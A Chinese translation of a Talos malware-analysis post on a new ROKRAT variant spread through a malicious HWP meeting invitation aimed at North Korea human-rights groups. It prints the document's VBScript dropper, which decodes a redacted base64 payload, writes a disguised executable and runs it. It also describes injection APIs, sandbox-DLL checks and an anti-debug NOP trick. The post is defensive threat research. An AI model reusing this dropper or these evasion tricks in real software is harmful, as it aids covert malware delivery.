2017 年 11 月 28 日，星期二

ROKRAT 再掀波澜

作者：Warren Mercer 和 Paul Rascagneres。特别感谢 Jungsoo An 提供的建议。

执行摘要

今年早些时候，Talos 团队发布了两篇文章，谈到了一些专门针对韩国的威胁。第一篇文章讲到攻击者使用恶意 HWP 文档作为攻击手段，利用该文档植入下载程序，从而在若干已感染的网站上检索恶意负载。这些已感染的网站中包括一个政府网站。我们将该病毒命名为“Evil New Years”（邪恶的新年）。第二篇文章是有关 ROKRAT 恶意软件的分析和研究。

本月，Talos 团队发现了一个新的 ROKRAT 版本。此版本包含与上述两篇文章相关的技术元素。这个新样本中包括今年早些时候发布的两篇文章中提到的代码：

- 它包含的侦测代码与之前的病毒文件相同；
- 它采用与“邪恶的新年”样本类似的 PDB 模式；
- 它所包含的云功能与 ROKRAT 相同，而且复制粘贴方法也与 ROKRAT 相似；
- 它使用云平台进行命令与控制操作，但所用云平台与之前不完全相同，此版本使用的是 pCloud、Box、Dropbox 和 Yandex。

我们还发现此新版本的 ROKRAT 使用与 Freenki 相同的代码。Freenki 是 FreeMilk 攻击活动中使用的下载程序。

不出所料，此攻击活动也是用恶意 HWP 文档发起攻击。文档的作者宣称自己是一名律师，代表“朝鲜人权与朝鲜半岛重新统一公民联盟”。文档中提到了该组织于 11 月 1 日在首尔召开的一次会议。通过恶意文档的内容可以判断，此攻击活动的目标是关注朝鲜局势的利益相关者。此恶意文档会植入并执行新版本的 ROKRAT。

HWP 恶意文档

与我们之前介绍的 ROKRAT 攻击活动一样，攻击者使用的感染媒介是一种恶意 HWP 文档。HWP 文档是使用 Hangul 文字处理器创建的。Hangul 是 Hancom 开发的一款软件，对韩国用户而言，它是常用的 Microsoft Office 替代办公软件。以下是该恶意文档的屏幕截图：

존경하는 올인통(올인모) 관련 단체장님들과 애국시민님들께,

안녕하십니까? 어떻게들 지내시는지요?

그 동안 여러 단체장님들과 애국시민님들의 헌신적인 노력으로 미흡한대로 북한인권법이 통과되었고, 이어서 그 시행령 제정 및 북한인권재단 설립작업도 모두 마무리 되었습니다.

이에 아래와 같이 단체장 연석회의를 열고, 다음의 안건들을 논의하고자 합니다.

(1) 첫째, 지금까지의 북한인권법 시행령 제정과정에 시민사회의 의견이 상당정도 반영된 것으로 보입니다만 마지막 점검은 필요합니다. 이에 다시 통일부에 북한인권법 시행에 대해 알려줄 것을 요청하여, 성실하게 설명해주겠다는 답변을 받았기에 단체장님들을 모시고 함께 듣고 마지막 의견을 개진하는 자리를 갖고자 합니다.

(2) 둘째, 우리 올인통 관련단체들의 역할은 북한인권법 및 그 시행령 제정으로 끝나는 것이 아닙니다. 앞으로도 계속적, 정기적으로 북한인권법 유관기관들에 대한 모니터링, 특히 북한인권재단을 중심으로 원활한 협력사업이 이루어지도록 긴밀한 관계를 갖는 것이 바람직합니다. 이를 위해 정기적인 회합 방안을 포함하여 여러분들의 고견을 바라고 있습니다.

(3) 끝으로, 오늘날 북핵과 좌파정권으로 국론이 분열되어 있지만, 근본원인은 열악한 북한인권 상황에 대한 관심부족에 있습니다. 오는 11월 4일 북한인권법 시행일을 북한인권의 날, 그 주일을 북한인권주간으로 제정하여 북한인권에 관한 국민적 관심을 획기적으로 증폭시키는 방안을 찾아보고자 합니다.

부디 북한인권법 제정에 앞장서 온 여러분들께서 모두 참석하시어 화룡점정, 유종의 미를 거두어주시기 바랍니다.
감사합니다.

아 래

■일시 : 2017.11.1.(화) 오전 10시 30분(오찬 제공)
■장소 : <컨퍼런스 하우스 달개비> 주소: 중구 정동 3-7 (세종대로 19길, 시청 건너, 덕수궁 담길, 세실극장 옆, 전철 2호선 시청역 3번 출입구, 전화 765-2068)

2017년 11월 1일

올바른 인권통일을 위한 시민모임(올인통)
김태훈 변호사 드림

该恶意文档中提到了“朝鲜人权和统一联盟”。我们于 2017 年 11 月首次发现此攻击活动。该文档的作者宣称自己是一名律师，代表올인통（올바른북한인권법과통일을위한시민모임）团体。

文档的目的是安排一次会议来讨论与 2016 年韩国通过的《朝鲜人权法》和“法律颁布”相关的事宜。

会议的日期定于 2017 年 11 月 1 日，而该诱骗性文档是要发送给“올인통”的利益相关者，假装邀请他们参加讨论以汲取意见，让更多的人关注他们在 2017 年 11 月以前开展的活动。


HWP 文件包含一个名为 BIN0001.OLE 的 OLE 对象。经过提取和解压缩 (zlib)，我们获得了以下脚本：

```
const strEncode =
"TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA6AAAAA4fug4AtAnNIbgBTM0hV[...redacted...]AAAAAAAAAAAAAAAA
AAAAAA="
DIM outFile
DIM base64Decoded
DIM shell_obj
SET shell_obj = CreateObject("WScript.Shell")
DIM fso
SET fso = CreateObject("Scripting.FileSystemObject")
outFile = "c:\ProgramData\HncModuleUpdate.exe"
base64Decoded = decodeBase64(strEncode)
IF NOT(fso.FileExists(outFile)) then
writeBytes outFile, base64Decoded
shell_obj.run outFile
END IF
WScript.Quit()
private function decodeBase64(base64)
DIM DM, EL
SET DM = CreateObject("Microsoft.XMLDOM")
SET EL = DM.createElement("tmp")
EL.DataType = "bin.base64"
EL.Text = base64
decodeBase64 = EL.NodeTypedValue
end function
private Sub writeBytes(file, bytes)
DIM binaryStream
SET binaryStream = CreateObject("ADODB.Stream")
binaryStream.Type = 1
binaryStream.Open
binaryStream.Write bytes
binaryStream.SaveToFile file, 1
End Sub
```

运行此脚本的目的是使用 base64 算法对 strEncode 变量的内容进行解码。解码的数据存储在 c:\ProgramData\HncModuleUpdate.exe 文件中，并会自动执行。该二进制文件就是 ROKRAT 植入程序。“HncModuleUpdate”这一精心设计的文件名可能会误导用户，让用户以为这是一个 Hancom 软件。

第 1 阶段：植入程序

植入程序的目的是为了提取名为 SBS 的资源。该资源包含一段恶意 shellcode 代码。此外，植入程序会执行一个新的 cmd.exe 进程，注入并执行所提取的资源。代码注入由 VirtualAlloc()、WriteProcessMemory() 和 CreateRemoteThread() API 执行：



Shellcode 代码被执行后，将解码一个 PE 文件，然后将其加载到 cmd.exe 的内存中，最后执行它。此负载是 ROKRAT 病毒的新变体。


此外，我们所分析的植入程序中，有一个会向用户显示以下图片：

图片中的人物与朝鲜战争以及“独立运动”中的独立军相关。左上角的图片出自维基百科。左列中间的图片出自此博客。左下角的图片出自此新闻网站。诱饵图片似乎是一组公开图片。


第 2 阶段：ROKRAT

与“邪恶的新年”恶意文档的相似之处


ROKRAT 的这个变体包含与“邪恶的新年”下载程序类似的代码。侦测阶段收集的信息是相似的。此恶意软件使用以下注册表项来获取计算机类型：HKLM\System\CurrentControlSet\Services\mssmbios\Data\SMBiosData。“系统制造商”值可用于识别计算机类型。以下是“邪恶的新年”下载程序的图形流：



ROKRAT 变体的图形流：



两个图形流的相似度达到了 99%。此外，此恶意软件还使用以下字符串来描述计算机类型：



.rdata:01B0...	00000014	C	System manufacturer
.rdata:01B0...	00000008	C	(Other)
.rdata:01B0...	0000000A	C	(Unknown)
.rdata:01B0...	0000000A	C	(Desktop)
.rdata:01B0...	00000016	C	(Low Profile Desktop)
.rdata:01B0...	0000000D	C	(Mini Tower)
.rdata:01B0...	00000008	C	(Tower)
.rdata:01B0...	0000000B	C	(Portable)
.rdata:01B0...	00000009	C	(Laptop)
.rdata:01B0...	0000000B	C	(Notebook)
.rdata:01B0...	0000000F	C	(Sub Notebook)

代码似乎是根据此论坛贴文编写的，该贴文描述了 Win32 API 的用法。源代码只考虑了以下类型：

```
default: lpString = "(Other)";  break;
case 0x02: lpString = "(Unknown)";  break;
case 0x03: lpString = "(Desktop)";  break;
case 0x04: lpString = "(Low Profile Desktop)"; break;
case 0x06: lpString = "(Mini Tower)";  break;
case 0x07: lpString = "(Tower)";  break;
case 0x08: lpString = "(Portable)";  break;
case 0x09: lpString = "(Laptop)";  break;
case 0x0A: lpString = "(Notebook)";  break;
case 0x0E: lpString = "(Sub Notebook)"; break;
```

另请注意 ROKRAT 编写者使用的 ()。我们从 SMBIOS 文档中可以看到某些值被忽略了：

Byte Value	Meaning
02h	Unknown
03h	Desktop
04h	Low Profile Desktop
05h	Pizza Box
06h	Mini Tower
07h	Tower
08h	Portable
09h	LapTop
0Ah	Notebook
0Bh	Hand Held
0Ch	Docking Station
0Dh	All in One
0Eh	Sub Notebook
0Fh	Space-saving
10h	Lunch Box
11h	Main Server Chassis
12h	Expansion Chassis
13h	SubChassis
14h	Bus Expansion Chassis
15h	Peripheral Chassis
16h	RAID Chassis
17h	Rack Mount Chassis
18h	Sealed-case PC
19h	Multi-system chassis. When this value is specified by an SMBIOS implementation, the physical chassis associated with this structure supports multiple, independently reporting physical systems — regardless of the chassis' current configuration. Systems in the same physical chassis are required to report the same value in this structure's Serial Number field. For a chassis that may also be configured as either a single system or multiple physical systems, the Multi-system chassis value is reported even if the chassis is currently configured as a single system. This allows management applications to recognize the multi-system potential of the chassis.
1Ah	Compact PCI
1Bh	Advanced TCA
1Ch	Blade. An SMBIOS implementation for a Blade would contain a Type 3 Chassis structure for the individual Blade system as well as one for the Blade Enclosure that completes the Blade system.

该论坛贴文中也省略了缺失的值。

另一个相似之处是 PDB 路径。“邪恶的新年”样本包含以下 PDB 路径：

- `e:\Happy\Work\Source\version 12\T+M\Result\DocPrint.pdb`

这个新的 ROKRAT 变体包含以下 PDB 路径：


- `d:\HighSchool\version 13\2ndBD\T+M\T+M\Result\DocPrint.pdb`

显然，这两种病毒文件采用类似的模式。

防沙盒技术


此 ROKRAT 变体采用了一些防沙盒技术。它通过检查是否加载了以下库来防止沙盒检测。

- SbieDll.dll（沙盒库）
- Dbghelp.dll（微软调试工具）
- Api_log.dll（威胁分析程序/GFI 沙盒）
- Dir_watch.dll（威胁分析程序/GFI 沙盒）




反调试

此 ROKRAT 版本还采用了一些反调试技术。例如，它使用以下 NOP 技术来执行反调试：




nop dword ptr [eax+eax+00h] 是一个五字节的 NOP: 0x0F1F440000。但是，Immunity Debugger 未能正确支持此操作码，并且将此代码部分替换为“???”（截图中用红色显示的部分）：



截图功能

